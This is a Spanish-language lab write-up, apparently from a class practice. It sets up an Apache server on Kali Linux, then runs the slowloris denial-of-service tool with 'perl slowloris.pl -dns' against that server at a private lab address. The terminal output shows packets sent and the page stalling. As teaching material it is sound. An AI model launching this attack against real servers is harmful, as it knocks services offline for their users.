
6. Ahora visualizamos el estatus de nuestro servidor, que en este caso utilizamos Apache.



```
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
root@laura:~/Escritorio# systemctl status apache2.service
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; ven
   dor preset: disabled)
   Active: inactive (dead)
     Docs: https://httpd.apache.org/docs/2.4/
root@laura:~/Escritorio# systemctl start apache2.service
Starting apache2 (via systemctl): apache2.service.
root@laura:~/Escritorio# systemctl status apache2.service
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; ven
   dor preset: disabled)
   Active: active (running) since Fri 2020-12-11 20:09:42 CST; 6s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 4934 ExecStart=/usr/sbin/apachectl start (code=exited, sta
   tus=0/SUCCESS)
   Main PID: 4945 (apache2)
     Tasks: 6 (limit: 2203)
    Memory: 23.6M
   CGroup: /system.slice/apache2.service
           └─4945 /usr/sbin/apache2 -k start
             └─4951 /usr/sbin/apache2 -k start
               └─4952 /usr/sbin/apache2 -k start
                 └─4953 /usr/sbin/apache2 -k start
                   └─4954 /usr/sbin/apache2 -k start
                     └─4955 /usr/sbin/apache2 -k start

dic 11 20:09:41 laura systemd[1]: Starting The Apache HTTP Server...
dic 11 20:09:42 laura apachectl[4944]: AH00558: apache2: could not _age
dic 11 20:09:42 laura systemd[1]: Started The Apache HTTP Server.
Hint: Some lines were ellipsized, use -l to show in full.
root@laura:~/Escritorio# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
```


7. Visualizamos la ip que tenemos en el sistema.



```
root@kali:~# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
   Active: inactive (dead)
     Docs: https://httpd.apache.org/docs/2.4/
root@kali:~# systemctl start apache2
Starting apache2 (via systemctl): apache2.service.
root@kali:~# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
   Active: active (running) since Fri 2020-12-11 20:09:42 CST; 6s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 4934 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
    Main PID: 4945 (apache2)
      Tasks: 6 (limit: 2203)
     Memory: 23.6M
    CGroup: /system.slice/apache2.service
            └─4945 /usr/sbin/apache2 -k start
              4951 /usr/sbin/apache2 -k start
              4952 /usr/sbin/apache2 -k start
              4953 /usr/sbin/apache2 -k start
              4954 /usr/sbin/apache2 -k start
              4955 /usr/sbin/apache2 -k start


dic 11 20:09:41 kali systemd[1]: Starting The Apache HTTP Server...
dic 11 20:09:42 kali systemd[1]: AH00558: apache2: Could not ...age
dic 11 20:09:42 kali systemd[1]: Started The Apache HTTP Server.
Hint: Some lines were ellipsized, use -l to show in full.
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
```

8. Entramos a nuestro servicio para poder editar el index.




```
root@kali:~# cd /var/www/html
root@kali:/var/www/html# ls
index.html index.nginx-debian.html
root@kali:/var/www/html# service apache2 start
bash: service: orden no encontrada
root@kali:/var/www/html# rm *
root@kali:/var/www/html# ls
root@kali:/var/www/html# nano index.html
root@kali:/var/www/html# nano index.html
root@kali:/var/www/html# nano index.html
root@kali:/var/www/html# nano index.html
root@kali:/var/www/html#
```


9. En nuestro index agregamos lo siguiente.



10. Ahora visualizamos nuestra página en el navegador con la ip establecida por nuestro sistema.




11. Ahora ejecutamos el slowloris desde Kali Linux con la ip establecida y el archivo que contiene el código.




The screenshot shows a Kali Linux virtual machine window titled "kal - VMware Workstation". Inside, a terminal window titled "Escritorio : perl - Konsole" displays the execution of the slowloris tool. The user runs the command `perl slowloris.pl -dns 192.168.0.18`. The output shows the tool's initialization, including defaulting to port 80, a 5-second TCP connection timeout, a 100-second re-try timeout, and 1000 connections. It then shows the tool sending data to the target IP (192.168.0.18) and reporting success in sending 389 packets. The terminal also shows the tool building sockets and sending data repeatedly. The taskbar at the bottom includes Mozilla Firefox, Konsole, and slowloris.pl.

12. Si recargamos nuestra pagina tardara mucho en responder debido a que, Slowloris es un tipo de herramienta de ataque de denegación de servicio que permite que una sola máquina elimine el servidor web.



This screenshot shows the same Kali Linux virtual machine environment. The terminal window continues to show the slowloris tool's progress, reporting that it has successfully sent 2986 packets. Overlaid on the terminal is a Mozilla Firefox browser window. The browser's address bar shows the URL `192.168.0.18`. The page content displays the title "practica de slowloris" and the names "Toki, Manuel, Giovanni, Jaime". The browser's status bar at the bottom indicates it is "Connecting to 192.168.0.18...". The taskbar at the bottom shows the browser, terminal, and slowloris.pl.

13. Y nos seguirá apareciendo el siguiente mensaje “Construcción de enchufes. Enviando datos. Estadísticas actuales: Slowloris ha enviado 5175 paquetes con éxito. Este hilo ahora duerme durante 100 segundos” así se estará ejecutando hasta que deseamos terminar el proceso, lo único que cambiara son los paquetes que ha enviado.



```
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
This thread now sleeping for 100 seconds...
Building sockets.
Sending data.
Current stats: Slowloris has now sent 8247 packets successfully.
This thread now sleeping for 100 seconds...
Building sockets.
Sending data.
Current stats: Slowloris has now sent 8363 packets successfully.
This thread now sleeping for 100 seconds...
Building sockets.
Sending data.
Current stats: Slowloris has now sent 8494 packets successfully.
This thread now sleeping for 100 seconds...
Building sockets.
Sending data.
Current stats: Slowloris has now sent 8642 packets successfully.
This thread now sleeping for 100 seconds...
Building sockets.
Sending data.
Current stats: Slowloris has now sent 8753 packets successfully.
This thread now sleeping for 100 seconds...
Building sockets.
Sending data.
Current stats: Slowloris has now sent 8871 packets successfully.
This thread now sleeping for 100 seconds...
```